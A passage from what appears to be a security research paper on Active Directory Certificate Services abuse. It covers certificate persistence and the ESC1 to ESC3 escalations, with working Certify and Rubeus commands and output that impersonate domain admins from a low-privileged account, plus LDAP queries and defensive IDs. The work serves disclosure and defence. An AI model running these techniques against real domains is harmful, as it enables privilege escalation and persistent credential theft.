One can then upload the `.pfx` to a target and use it with Rubeus to request a TGT for the enrolled user, for as long as the certificate is valid (remember, the default certificate lifetime is one year):

```

C:\Windows\system32\cmd.exe
C:\Temp>Rubeus.exe asktgt /user:harmj0y /certificate:C:\Temp\harmj0y.pfx /password:Password123!

Rubeus
v1.6.1

[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=harmj0y, OU=TestOU, DC=theshire, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'theshire.local\harmj0y'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFtDCCBbCgAwIBBaEDAgEwoIExDCCBMBhgS8MIIEuKADAgEForAbD1RIRVnISVJFLkxPQ0FMoiMw
IaADAgECoRowGBsGa3JidGd0Gw50aGVzaGlyZS5sb2NhbkOCBHggwR0oAMCARKhAwIBAqKCBGYeggRi
k/yUw9I6uiPHZruYdwf40ovsYzaArBtEg1pgCjaIzCc9ikFhVJX2xAssFao19XtGR2a3Y0TzzjM21Km9
G16ujov5opg7Fo7HJQZqYIMd/xCBS1ZR+1VFRsrFR/+nhJth0k9X3kHIem2dJxD1As4zTuD6KPREN3A5
41ZmSAmoKeBSYtFAk+2BPQgb2ucEqsk3Za1L35C4QNqanWftXqoUufpLk3mz2HnX2KlH+k13p5zuWN+8
y6vLULW196/D6yAqqSMt6zP8aXP7jC0ejUVDLj+1g/E2U+883kIJ+bg2LNp2ySba0BbHc2Bz6joxKd5E
PQEQFM5279dmG+cF8vTuYdglNaF14aw1Hegs2YWaPTrp1L/jJCmVt/6UUNx6C7w6DyZU1lMkdDufDYAb

```

*Figure 33 - Using Rubeus to Request a User TGT with a Certificate*

Since certificates are an independent primary authentication credential, this certificate will still be usable even if the user resets their password! Combined with the technique outlined in the “NTLM Credential Theft via PKINIT – THEFT5” section, an attacker can also persistently obtain the account’s NTLM hash, which the attacker could use to authenticate via pass-the-hash or crack to obtain the plaintext password. **Overall, this is an alternative method of long-term credential theft that does not touch LSASS and is possible from a non-elevated context!**

### Defensive IDs:

- Monitor User/Machine Certificate Enrollments - DETECT1
- Monitor Certificate Authentication Events - DETECT2

## Machine Persistence via Certificates - PERSIST2

Machine accounts are just slightly special types of user accounts. If a certificate template matched the requirements from the `User` template but instead allowed for `Domain Computers` as enrollment principals, an attacker could enroll a compromised system’s machine account. The default `Machine` template matches all those characteristics:

```

CA Name           : dc.theshire.local\theshire-DC-CA
Template Name     : Machine
Validity Period   : 1 year
Renewal Period    : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_DNS_AS_CN
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
Permissions
  Enrollment Permissions
    Enrollment Rights : THESHIRE\Domain Admins          S-1-5-21-937929760-3187473010-80948926-512
                     THESHIRE\Domain Computers S-1-5-21-937929760-3187473010-80948926-515
                     THESHIRE\Enterprise Admins S-1-5-21-937929760-3187473010-80948926-519
  Object Control Permissions
    Owner : THESHIRE\Enterprise Admins          S-1-5-21-937929760-3187473010-80948926-519
    WriteOwner Principals : THESHIRE\Domain Admins          S-1-5-21-937929760-3187473010-80948926-512
                     THESHIRE\Enterprise Admins S-1-5-21-937929760-3187473010-80948926-519
    WriteDacl Principals : THESHIRE\Domain Admins          S-1-5-21-937929760-3187473010-80948926-512
                     THESHIRE\Enterprise Admins S-1-5-21-937929760-3187473010-80948926-519
    WriteProperty Principals : THESHIRE\Domain Admins          S-1-5-21-937929760-3187473010-80948926-512
                     THESHIRE\Enterprise Admins S-1-5-21-937929760-3187473010-80948926-519

```

*Figure 34 – Certify Showing that Domain Computers Have Access to the Machines Template*

If an attacker elevates privileges on compromised system, the attacker can use the SYSTEM account to enroll in certificate templates that grant enrollment privileges to machine accounts. Certify accomplishes this with its `/machine` argument when requesting a certificate, causing it to auto-elevate to SYSTEM and then enroll in a certificate template:

```

C:\Tools>Certify.exe request /ca:dc.theshire.local\theshire-DC-CA /template:Machine /machine

  Certify

v0.5.2

[*] Action: Request a Certificates
[*] Elevating to SYSTEM context for machine cert request

[*] Current user context      : NT AUTHORITY\SYSTEM
[*] No subject name specified, using current machine as subject

[*] Template                  : Machine
[*] Subject                    : CN=dev.theshire.local

[*] Certificates Authority    : dc.theshire.local\theshire-DC-CA

[*] CA Response                : The certificate had been issued.
[*] Request ID                 : 310

[*] cert.pem                   :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAXGnfiiQHrZ6lKWieyjqjLbezW0jr1P4w84U6ke3A33yIuu7a
WT/YWq01Kp/XZ1yI2vCxmk/X86q7WiSopVbX4BFhQYppdDNDg4+01ln1pVJTLwNV
50JJJH5Ku+9X0/AgGXMxowvNogPMqTweJAerYy/J47Cm/E817LAKriYYUuyD09Au

```

*Figure 35 - Using Certify to Request a Certificate, Authenticating as the Machine Account*

With access to a machine account certificate, the attacker can then authenticate to Kerberos as the machine account. Using S4U2Self, an attacker can then obtain a Kerberos service ticket to any service on the host (e.g., CIFS, HTTP, RPCSS, etc.) as any user. Elad Shamir's excellent post<sup>98</sup> about Kerberos delegation attacks detailed this attack scenario.

Ultimately, this gives an attack a machine persistence method that lasts as long as the certificate is valid (for the default `Machine` template, that means one year). This persistence mechanism continues working even after the system changes its password (default of every 30 days), will survive a system wipe (assuming the same machine account name is used after the wipe), and does not require changing anything on the host OS itself!

#### Defensive IDs:

- Monitor User/Machine Certificate Enrollments - DETECT1
- Monitor Certificate Authentication Events - DETECT2

## Account Persistence via Certificate Renewal - PERSIST3

Certificate templates have a "Validity Period" which determines how long an issued certificate can be used, as well as a "Renewal period" (usually 6 weeks). This is a window of time before the certificate expires where an account can renew it from the issuing certificate authority. While this happens automatically for auto-enrolled certificates<sup>99</sup>, normal accounts can do this manually as well.

If an attacker compromises a certificate capable of domain authentication through theft or malicious enrollment, the attacker can authenticate to AD for the duration of the certificate's validity period. The attacker, however, can renew the certificate before expiration. This can function as an extended persistence approach that prevents additional ticket enrollments from being requested, which can leave artifacts on the CA server itself.

**Defensive IDs:** NONE

## Domain Escalation

By this point you probably realize that certificates and PKI, especially in AD, are not simple. This is an area that not that many people (including us, until recently) have sought to understand from

---

<sup>98</sup> <https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html>

<sup>99</sup> <https://blog.keyfactor.com/certificate-auto-enrollment-issuance>


a security perspective. While there is not anything inherently insecure about AD CS, like with any system that hasn't had a huge amount of scrutiny, it's easy for organizations to misconfigure it in a way that seriously affects the security of their environment.

## Misconfigured Certificate Templates - ESC1

There is a specific set of settings for certificate templates that makes them *extremely* vulnerable. As in regular-domain-user-to-domain-admin vulnerable. The first scenario (ESC1) that results in this vulnerable configuration is as follows:


- **The Enterprise CA grants low-privileged users enrollment rights.** The Enterprise CA's configuration must permit low-privileged users the ability to request certificates. See the *"Enrollment Rights and Protocols"* section at the beginning of this paper for more details.
- **Manager approval is disabled.** This setting necessitates that a user with CA "manager" permissions review and approve the requested certificate before the certificate is issued. See the *"Manager Approval"* section at the beginning of this paper for more details.
- **No authorized signatures are required.** This setting requires any CSR to be signed by an existing authorized certificate. See the *"Enrollment Agents, Authorized Signatures, and Application Policies"* section at the beginning of this paper for more details.
- **An overly permissive certificate template security descriptor grants certificate enrollment rights to low-privileged users.** Having certificate enrollment rights allows a low-privileged attacker to request and obtain a certificate based on the template. Enrollment Rights are granted via the certificate template AD object's security descriptor. In the discretionary access control list (DACL), the following access control entry (ACE) configurations permit enrollment:

In the Certificate Templates Console MMC snap-in, permissions are set under the template's properties → Security:




*Figure 36 - Setting a Certificate Template Security Settings*

- The certificate template defines EKUs that enable authentication.** Applicable EKUs include Client Authentication (OID 1.3.6.1.5.5.7.3.2), PKINIT Client Authentication (1.3.6.1.5.2.3.4), Smart Card Logon (OID 1.3.6.1.4.1.311.20.2.2), Any Purpose (OID 2.5.29.37.0), or no EKU (SubCA). The certificate template's AD object specifies the EKUs in its pKIExtendedKeyUsage property, which is an array of strings specifying the OIDs of the enabled EKUs. In the Certificate Templates Console MMC snap-in, EKUs are set under the template's properties → Extensions → Application Policies:



*Figure 37 – Setting EKUs under Application Policies*

- The certificate template allows requesters to specify a subjectAltName in the CSR.** Recall that during AD authentication, AD will use the identity specified by a certificate’s subjectAltName (SAN) field if it is present. Consequently, if a requester can specify the SAN in a CSR, the requester can request a certificate as anyone (e.g., a domain admin user). The certificate template’s AD object specifies if the requester can specify the SAN in its mspki-certificate-name-flag property. The mspki-certificate-name-flag property is a bitmask and if the `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` flag is present, a requester can specify the SAN. In the Certificate Templates Console MMC snap-in, this value is set under a template’s properties → Subject Name → Supply in request:




*Figure 38 - Supply in Request Configuration*

These settings allow a low-privileged user to request a certificate with an arbitrary SAN, allowing the low-privileged user to authenticate as any principal in the domain via Kerberos or SChannel.



The ability to specify a SAN is the crux of this misconfiguration. This is often enabled, for example, to allow products or deployment services to generate HTTPS certificates or host certificates on the fly. It is also enabled simply because IT administrators setting up PKI are unaware of its implications. In the Certificates Templates Console MMC snap-in, if administrators enable the “Supply in request” option, a warning does appear:



*Figure 39 - Supply in Request Setting Warning*

However, if an administrator is unfamiliar with PKI, they very likely could click through this warning as they are battling to get things working. Duplicating a template that already exhibits the vulnerable settings also does not result in a warning. In addition, we suspect that when IT administrators create their own certificate templates, they may duplicate the default *WebServer* template that comes with AD CS. The *WebServer* template has the `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` flag enabled and then if IT administrators add the “Client Authentication” or “Smart Card Logon” EKUs, the vulnerable scenario occurs without a warning from the GUI.

This is not too much of a farfetched idea either as one of the first things IT administrators typically want an AD CS server for is to create HTTPS certificates. Furthermore, many applications use SSL/TLS mutual authentication, in which case IT administrators may erroneously enable the Server Authentication and Client Authentication EKUs, resulting in a vulnerable configuration. Carl Sörqvist also postulated about this scenario in a post titled “*Supply in the Request Shenanigans*”<sup>100</sup>.

So taken all together, if there is a published certificate template that allows for these settings, an attacker can request a certificate as anyone in the environment, including a domain administrator (or domain controller), and use that certificate to get a legitimate TGT for said user!

<sup>100</sup> <https://blog.qdsecurity.se/2020/09/04/supply-in-the-request-shenanigans/>

In other words, this can be a domain user to domain admin escalation vector in many environments!

In our experience, this happens quite often. Let's check out an example demonstrating ESC1. Below is a vulnerable template that we enumerated using **Certify.exe find /vulnerable** :

```

CA Name : dc.theshire.local\theshire-DC-CA
Template Name : VulnTemplate
Validity Period : 3 years
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
Permissions
  Enrollment Permissions
    Enrollment Rights : THESHIRE\Domain Admins S-1-5-21-937929760-3187473010-80948926-512
                     : THESHIRE\Domain Users S-1-5-21-937929760-3187473010-80948926-513
                     : THESHIRE\Enterprise Admins S-1-5-21-937929760-3187473010-80948926-519
  Object Control Permissions
    Owner : THESHIRE\localadmin S-1-5-21-937929760-3187473010-80948926-1000
    WriteOwner Principals : NT AUTHORITY\Authenticated Users S-1-5-11
                        : THESHIRE\Domain Admins S-1-5-21-937929760-3187473010-80948926-512
                        : THESHIRE\Enterprise Admins S-1-5-21-937929760-3187473010-80948926-519
                        : THESHIRE\localadmin S-1-5-21-937929760-3187473010-80948926-1000
    WriteDacl Principals : NT AUTHORITY\Authenticated Users S-1-5-11
                        : THESHIRE\Domain Admins S-1-5-21-937929760-3187473010-80948926-512
                        : THESHIRE\Enterprise Admins S-1-5-21-937929760-3187473010-80948926-519
                        : THESHIRE\localadmin S-1-5-21-937929760-3187473010-80948926-1000
    WriteProperty Principals : NT AUTHORITY\Authenticated Users S-1-5-11
                            : THESHIRE\Domain Admins S-1-5-21-937929760-3187473010-80948926-512
                            : THESHIRE\Enterprise Admins S-1-5-21-937929760-3187473010-80948926-519
                            : THESHIRE\localadmin S-1-5-21-937929760-3187473010-80948926-1000

```

*Figure 40 - Enumerating Vulnerable Certificate Templates with Certify*

Note that the certificate has the `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` flag enabled, has the Client Authentication EKU, and grants Domain Users enrollment rights. Now we can request a certificate, from our currently unelevated context, specifying the `/altname` as a Domain Admin (*localadmin* in this case):

```
C:\Tools>Certify.exe request /ca:dc.theshire.local\theshire-DC-CA /template:VulnTemplate /altname:localadmin

Certify

v0.5.2

[*] Action: Request a Certificates
[*] Current user context      : THESHIRE\harmj0y
[*] No subject name specified, using current context as subject.

[*] Template                 : VulnTemplate
[*] Subject                   : CN=harmj0y, OU=TestOU, DC=theshire, DC=local
[*] AltName                   : localadmin

[*] Certificates Authority   : dc.theshire.local\theshire-DC-CA

[*] CA Response               : The certificate had been issued.
[*] Request ID                : 311

[*] cert.pem                  :

-----BEGIN RSA PRIVATE KEY-----
MIIEFowIBAAKCAQEAXb+yz75GkCIGGb21/bVocyA/ifdJJbN108TKb28+AwyYJsA1
StDvfmKFz9c+DwKdoTYuFDtvjJ/XvhmbYGPqcZ5z/bXh04977xv6EjnXC96XV9Gv
sb52tPF8uKvtZdQ8XJ+V7TkQe9TczoBeQtNWw4J1zG4675jYwqwqRWF1TEv6EvDb
```

Figure 41 - Abusing a Vulnerable Certificate Template with Certify

After openssl transformation, this certificate lets us request a TGT as *localadmin* which we can then use to access the domain controller:

```
cmd.exe (running as THESHIRE\basicuser)
C:\Temp>dir \\dc.theshire.local\C$
Access is denied.

C:\Temp>Rubeus.exe asktgt /user:localadmin /certificate:localadmin.pfx /password:Password123! /ptt

Rubeus

v1.6.1

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=basicuser, CN=Users, DC=theshire, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'theshire.local\localadmin'
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIFujCCBbagAwIBBaEDAgEwoIExzCCBMNhggS/MITEu6ADAgEFoRAbDlRIRVNISVJFLkxPQ0FMoiMw
IaADAgECoRowGBsGa3JidGd0Gw50aGVzaGlyZS5sb2NhbkOCBHswggR3oAMCARKhAwIBAQKCBGkEggR1
WzA0ya9pIn150U/J/oAmkL1Mix95k3SsMq0Nu8PSBky+aCAP1pnEzWz+SuEo3NGmfzQ07b8NxS+SksFN
```

Figure 42 - Rubeus Building the Request

```

cmd.exe (running as THESHIRE\basicuser)
DzIwMjEwMzA5MDMwMjMxWqcRGA8yMDIxMDMxNjAyMDIzMWqoEBsOVEhFU0hJUKUuTE9DQUpIzAhoAMC
AQKhGjAYGwZrcmJ0Z3QbDnRoZXNoaXJlLmXvY2Fs
[+] Ticket successfully imported!

ServiceName       : krbtgt/theshire.local
ServiceRealm      : THESHIRE.LOCAL
UserName          : localadmin
UserRealm         : THESHIRE.LOCAL
StartTime         : 3/8/2021 6:02:31 PM
EndTime          : 3/8/2021 7:02:31 PM
RenewTill        : 3/15/2021 7:02:31 PM
Flags             : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType           : rc4_hmac
Base64(key)       : a8a3JqLsdjeLMI/fNXLigg==

C:\Temp>dir \\dc.theshire.local\C$
Volume in drive \\dc.theshire.local\C$ has no label.
Volume Serial Number is A4FF-7240

Directory of \\dc.theshire.local\C$

01/04/2021  10:43 AM  <DIR>          inetpub
05/30/2019  02:08 PM  <DIR>          PerfLogs
07/23/2020  11:01 AM  <DIR>          Program Files
05/30/2019  03:38 PM  <DIR>          Program Files (x86)
03/20/2020  11:28 AM  <DIR>          RFBG
03/08/2021  01:03 PM  <DIR>          Temp
03/05/2021  10:59 AM  <DIR>          Users
03/08/2021  05:15 PM  <DIR>          Windows
             0 File(s)    0 bytes
             8 Dir(s)  44,813,033,472 bytes free

```

*Figure 43 - Authenticating with an Abused Certificate with Rubeus*

The following LDAP query when run against the AD Forest's configuration schema can be used to enumerate certificate templates that do not require approval/signatures, that have a Client Authentication or Smart Card Logon EKU, and have the CT\_FLAG\_ENROLLEE\_SUPPLIES\_SUBJECT flag enabled:

```

(&(objectclass=pkicertificatetemplate)(!(mspki-enrollment-
flag:1.2.840.113556.1.4.804:=2))(|(mspki-ra-signature=0)(!(mspki-ra-
signature=*))(|(pkiextendedkeyusage=1.3.6.1.4.1.311.20.2.2)(pkiextend
edkeyusage=1.3.6.1.5.5.7.3.2)(pkiextendedkeyusage=1.3.6.1.5.2.3.4)
(pkiextendedkeyusage=2.5.29.37.0)(!(pkiextendedkeyusage=*)))(mspki-
certificate-name-flag:1.2.840.113556.1.4.804:=1))

```

**Defensive IDs:**

- Harden Certificate Template Settings - PREVENT4
- Enforce Strict User Mappings - PREVENT7
- Monitor User/Machine Certificate Enrollments - DETECT1
- Monitor Certificate Authentication Events - DETECT2

## Misconfigured Certificate Templates - ESC2

The second abuse scenario (ESC2) is a variation of the first. This scenario occurs under the following conditions:

1. **The Enterprise CA grants low-privileged users enrollment rights.** Details are the same as in ESC1.
2. **Manager approval is disabled.** Details are the same as in ESC1.
3. **No authorized signatures are required.** Details are the same as in ESC1.
4. **An overly permissive certificate template security descriptor grants certificate enrollment rights to low-privileged users.** Details are the same as in ESC1.
5. **The certificate template defines the Any Purpose EKU or no EKU.**

While templates with these EKUs can't be used to request authentication certificates as other users without the `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` flag being present (i.e., ESC1), an attacker can use them to authenticate to AD as the user who requested them and these two EKUs are certainly dangerous on their own.

We were initially a bit unclear about the capabilities of the **Any Purpose** and subordinate CA (**SubCA**) EKUs, but others reached out and helped us clarify our understanding. An attacker can use a certificate with the **Any Purpose** EKU for (surprise!) any purpose — client authentication, server authentication, code signing, etc. In contrast, an attacker can use a certificate with no EKUs — a subordinate CA certificate — for any purpose as well but could also use it to sign new certificates. As such, using a subordinate CA certificate, an attacker could specify arbitrary EKUs or fields in the new certificates.

However, if the subordinate CA is not trusted by the `NTAuthCertificates` object (which it won't be by default), the attacker cannot create new certificates that will work for domain authentication. Still, the attacker can create new certificates with any EKU and arbitrary certificate values, of which there's plenty the attacker could potentially abuse (e.g., code signing, server authentication, etc.) and might have large implications for other applications in the network like SAML, AD FS, or IPsec.

We feel confident in stating that it's very bad if an attacker can obtain an **Any Purpose** or subordinate CA (**SubCA**) certificate, regardless of whether it's trusted by `NTAuthCertificates` or not. The following LDAP query when run against the AD Forest's configuration schema can be used to enumerate templates matching this scenario:

```
(&(objectclass=pkicertificatetemplate)(!(mspki-enrollment-flag:1.2.840.113556.1.4.804:=2))(|(mspki-ra-signature=0)(!(mspki-ra-signature=*)))(|(pkixextendedkeyusage=2.5.29.37.0)(!(pkixextendedkeyusage=*))))
```

#### Defensive IDs:

- Harden Certificate Template Settings - PREVENT4
- Enforce Strict User Mappings - PREVENT7
- Monitor User/Machine Certificate Enrollments - DETECT1
- Monitor Certificate Authentication Events - DETECT2

## Misconfigured Enrollment Agent Templates - ESC3

The third abuse scenario (ESC3) is like ESC1 and ESC2 but abuses a different ECU and requires an additional step for abuse. Please see the *“Enrollment Agents, Authorized Signatures, and Application Policies”* section for the necessary background information for this section.

The Certificate Request Agent ECU (OID 1.3.6.1.4.1.311.20.2.1), known as *Enrollment Agent* in Microsoft documentation<sup>101</sup>, allows a principal to enroll for a certificate on behalf of another user. *“Enroll for someone else, isn’t that a security issue?”* some may ask. However, this is a common scenario as described by Microsoft’s documentation. Imagine a smart card user visiting an IT administrator in-person for verification, and that administrator then needs to submit a certificate request in behalf that user.

AD CS accomplishes this through a certificate template with the Certificate Request Agent OID (1.3.6.1.4.1.311.20.2.1) in its ECUs. The “enrollment agent” enrolls in such a template and uses the resulting certificate to co-sign a CSR on behalf of the other user. It then sends the co-signed CSR to the CA, enrolling in a template that permits “enroll on behalf of”, and the CA responds with a certificate belong to the “other” user.

To abuse this for privilege escalation, a CAs requires at least two templates matching conditions below.

**Condition 1** - A template allows a low-privileged user to enroll in an enrollment agent certificate.

<sup>101</sup> [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-cersod/97f47d4c-2901-41fa-9616-96b94e1b5435](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-cersod/97f47d4c-2901-41fa-9616-96b94e1b5435)

1. **The Enterprise CA allows low-privileged users enrollment rights.** Details are the same as in ESC1.
2. **Manager approval is disabled.** Details are the same as in ESC1.
3. **No authorized signatures are required.** Details are the same as in ESC1.
4. **An overly permissive certificate template security descriptor allows certificate enrollment rights to low-privileged users.** Details are the same as in ESC1.
5. **The certificate template defines the Certificate Request Agent EKU.** The Certificate Request Agent OID (1.3.6.1.4.1.311.20.2.1) allows for requesting other certificate templates on behalf of other principals.

**Condition 2** - Another template permits a low privileged user to use the enrollment agent certificate to request a certificate on behalf of another user, and the template defines an EKU that allows for domain authentication.

1. **The Enterprise CA allows low-privileged users enrollment rights.** Details are the same as in ESC1.
2. **Manager approval is disabled.** Details are the same as in ESC1.
3. **The template schema version 1 or is greater than 2 and specifies an Application Policy Issuance Requirement requiring the Certificate Request Agent EKU.**
4. **The certificate template defines an EKU that allows for domain authentication.**
5. **Enrollment agent restrictions are not implemented on the CA.**

Here is an example of a vulnerable template matching Condition 1:

```

CA Name                : CORPDC01.CORP.LOCAL\CORP-CORPDC01-CA
Template Name          : Vuln-EnrollmentAgent
Schema Version         : 2
Validity Period        : 2 years
Renewal Period         : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag  : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage    : Certificate Request Agent
Permissions
  Enrollment Permissions
    Enrollment Rights  : CORP\Domain Admins          S-1-5-21-3022474190-423077
                       : CORP\Domain Users          S-1-5-21-3022474190-423077
                       : CORP\Enterprise Admins       S-1-5-21-3022474190-423077
  Object Control Permissions
    Owner              : CORP\itadmin          S-1-5-21-3022474190-423077
    WriteOwner Principals : CORP\Domain Admins    S-1-5-21-3022474190-423077
                       : CORP\Enterprise Admins    S-1-5-21-3022474190-423077
    WriteDacl Principals : CORP\Domain Admins    S-1-5-21-3022474190-423077
                       : CORP\Enterprise Admins    S-1-5-21-3022474190-423077
    WriteProperty Principals : CORP\Domain Admins    S-1-5-21-3022474190-423077
                       : CORP\Enterprise Admins    S-1-5-21-3022474190-423077

```

*Figure 44 - Certificate Request Agent Enabled Template that Anyone can Enroll In*

And here is an example matching Condition 2:

```

CA Name           : CORPDC01.CORP.LOCAL\CORP-CORPDC01-CA
Template Name     : Vuln-EnrollmentAgent-AuthorizedSignatures
Schema Version    : 2
Validity Period   : 1 year
Renewal Period    : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 1
Application Policies : Certificate Request Agent
pkixextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
Permissions
  Enrollment Permissions
    Enrollment Rights : CORP\Domain Users           S-1-5-21-3022474190-4230777124-
                       CORP\Enterprise Admins      S-1-5-21-3022474190-4230777124-
  Object Control Permissions
    Owner              : CORP\itadmin             S-1-5-21-3022474190-4230777124-
    WriteOwner Principals : CORP\Enterprise Admins S-1-5-21-3022474190-4230777124-
                           CORP\itadmin           S-1-5-21-3022474190-4230777124-
  
```

**Figure 45 - A Schema Version 2 Template Anyone can Enroll in with Application Policy Issuance Restrictions**

To abuse this, Certify can request an enrollment agent certificate (Condition 1):

```

C:\>Certify.exe request /ca:CORPDC01.CORP.LOCAL\CORP-CORPDC01-CA /template:Vuln-EnrollmentAgent

          _____
         |             |
         |  Certify    |
         |             |
         |_____||_____|
          v0.5.8

[*] Action: Request a Certificates
[*] Current user context : CORP\lowpriv
[*] No subject name specified, using current context as subject.

[*] Template           : Vuln-EnrollmentAgent
[*] Subject             : CN=lowpriv, CN=Users, DC=CORP, DC=LOCAL

[*] Certificate Authority : CORPDC01.CORP.LOCAL\CORP-CORPDC01-CA

[*] CA Response        : The certificate had been issued.
[*] Request ID         : 151

[*] cert.pem           :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAXidnS4/wVsFM50JLgqQKew17oRJO/32HguMLksfLvcMLmZD
XmerKPFYB9A1XA6ZFK62HL7+bkl/+nE6Vtx3Ie+sA49F1gLLgonc+ZM3KI8+jLiZ
  
```

**Figure 46 - Requesting an Enrollment Agent Certificate with Certify**

Certify can then use the enrollment agent certificate to issue a certificate request on behalf of another to a template that allow for domain authentication (Condition 2):



```

C:\>whoami
corp\lowpriv

C:\>Certify.exe request /ca:CORPDC01.CORP.LOCAL\CORP-CORPDC01-CA /template:User /onbehalfof:CORP\itadmin
/enrollcert:enrollmentAgentCert.pfx /enrollcertpw:asdf

Certify

v0.5.8

[*] Action: Request a Certificates

[*] Current user context      : CORP\lowpriv
[*] Template                  : User
[*] On Behalf Of              : CORP\itadmin
[*] Certificate Authority     : CORPDC01.CORP.LOCAL\CORP-CORPDC01-CA
[*] CA Response               : The certificate had been issued.
